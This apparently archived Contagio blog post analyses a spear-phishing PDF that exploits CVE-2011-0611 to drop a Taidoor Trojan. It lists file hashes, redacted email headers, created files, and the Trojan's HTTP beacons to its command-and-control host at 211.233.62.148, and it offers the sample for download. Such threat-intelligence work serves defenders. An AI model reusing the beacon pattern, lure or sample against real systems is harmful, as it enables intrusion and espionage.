Altro

contagio

malware dump

Home

Mobile and print friendly view |

WEDNESDAY, OCTOBER 26, 2011

Oct 24 CVE-2011-0611 PDF 2011-10-24 NorthKorea with Taidoor

CVE-2011-0611 PDF file with yet another Taidoor Trojan calling home to 211.233.62.148 (LG DACOM KIDC Korea)

Common Vulnerabilities and Exposures (CVE) number

CVE-2011-0611 Adobe Flash Player before 10.2.154.27 on Windows, Mac OS X, Linux, and Solaris and 10.2.156.12 and earlier on Android; Adobe AIR before 2.6.19140; and Authplay.dll (aka AuthPlayLib.bundle) in Adobe Reader 9.x before 9.4.4 and 10.x through 10.0.1 on Windows, Adobe Reader 9.x before 9.4.4 and 10.x before 10.0.3 on Mac OS X, and Adobe Acrobat 9.x before 9.4.4 and 10.x before 10.0.3 on Windows and Mac OS X allow remote attackers to execute arbitrary code or cause a denial of service (application crash) via crafted Flash content; as demonstrated by a Microsoft Office document with an embedded .swf file that has a size inconsistency in a "group of included constants," object type confusion, ActionScript that adds custom functions to prototypes, and Date objects; and as exploited in the wild in April 2011.


General File Information

File: NorthKorea.pdf
Size: 301802
MD5: C898ABCEA6EAAA3E1795322D02E95D7E

Download

Download as a password protected archive (contact me if you need the password)

Original Message



From: xxxxxxxxxxxxxxxxxxxxx
Sent: Monday, October 24, 2011 10:40 AM
To: xxxxxxxxxx
Subject: Panetta criticizes North Korea for 'reckless' acts

U.S. Secretary of Defense Leon Panetta meets with service members at the U.S. Yokota Air Base in Fussa, west of Tokyo, Monday, Oct. 24, 2011. Panetta arrived in Japan Monday on the second leg of a weeklong Asia tour.

xxxxxx

Message Headers

```
Received: (qmail 25766 invoked from network); 24 Oct 2011 14:42:24 -0000
Received: from msr7.hinet.net (HELO msr7.hinet.net) (168.95.4.107)
xxxxxxx
Received: from rabbit-4c4bd4d2 (59-120-16-116.HINET-IP.hinet.net [59.120.16.116])
    by msr7.hinet.net (8.14.2/8.14.2) with SMTP id p9OE48qK024531
```

```
    for xxxxxxxxxx Mon, 24 Oct 2011 22:41:58 +0800 (CST)
Date: Mon, 24 Oct 2011 22:40:23 +0800
xxx
Subject: Panetta criticizes North Korea for 'reckless' acts
X-mailer: Foxmail 6, 15, 201, 26 [cn]
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="=====001_
Dragon172443357535_====="
```

Sender

rabbit-4c4bd4d2 (59-120-16-116.HINET-IP.hinet.
net [59.120.16.116])

59.120.16.0 - 59.120.16.255
Chunghwa Telecom Data Communication Business Group
Taipei Taiwan
Taiwan

Automated Scans


http://virusscan.jotti.org/en/scanresult/aa3fe2f165bb12ef6e082cc9f8be06c01be64fac
Script.SWF.C06

Created files

Local Settings\Temp\2.pdf - clean
\Local Settings\AppMgmt.exe

Name may vary

File: AppMgmt.exe
Size: 21504
MD5: 98B9319441D732F9C4FA2170FAAEF810



decoy clean pdf

Traffic

```
GET /mikrc.php?id=0117871911380616G0 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 211.233.62.148
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Length: 1
Content-Type: application/octet-stream
Connection: Close
```

```
GET /mikrc.php?id=011787191138061 6G0 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 211.233.62.148
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Length: 1
Content-Type: application/octet-stream
Connection: Close

.
```

Posted by Mila at 1:16 AM Tags: CVE-2011-0611, taidoor

1 comment:

Anonymous November 12, 2011 at 4:39 PM

password?

Reply

Enter Comment

Newer Post Home Older Pos

Subscribe to: Post Comments (Atom)

Home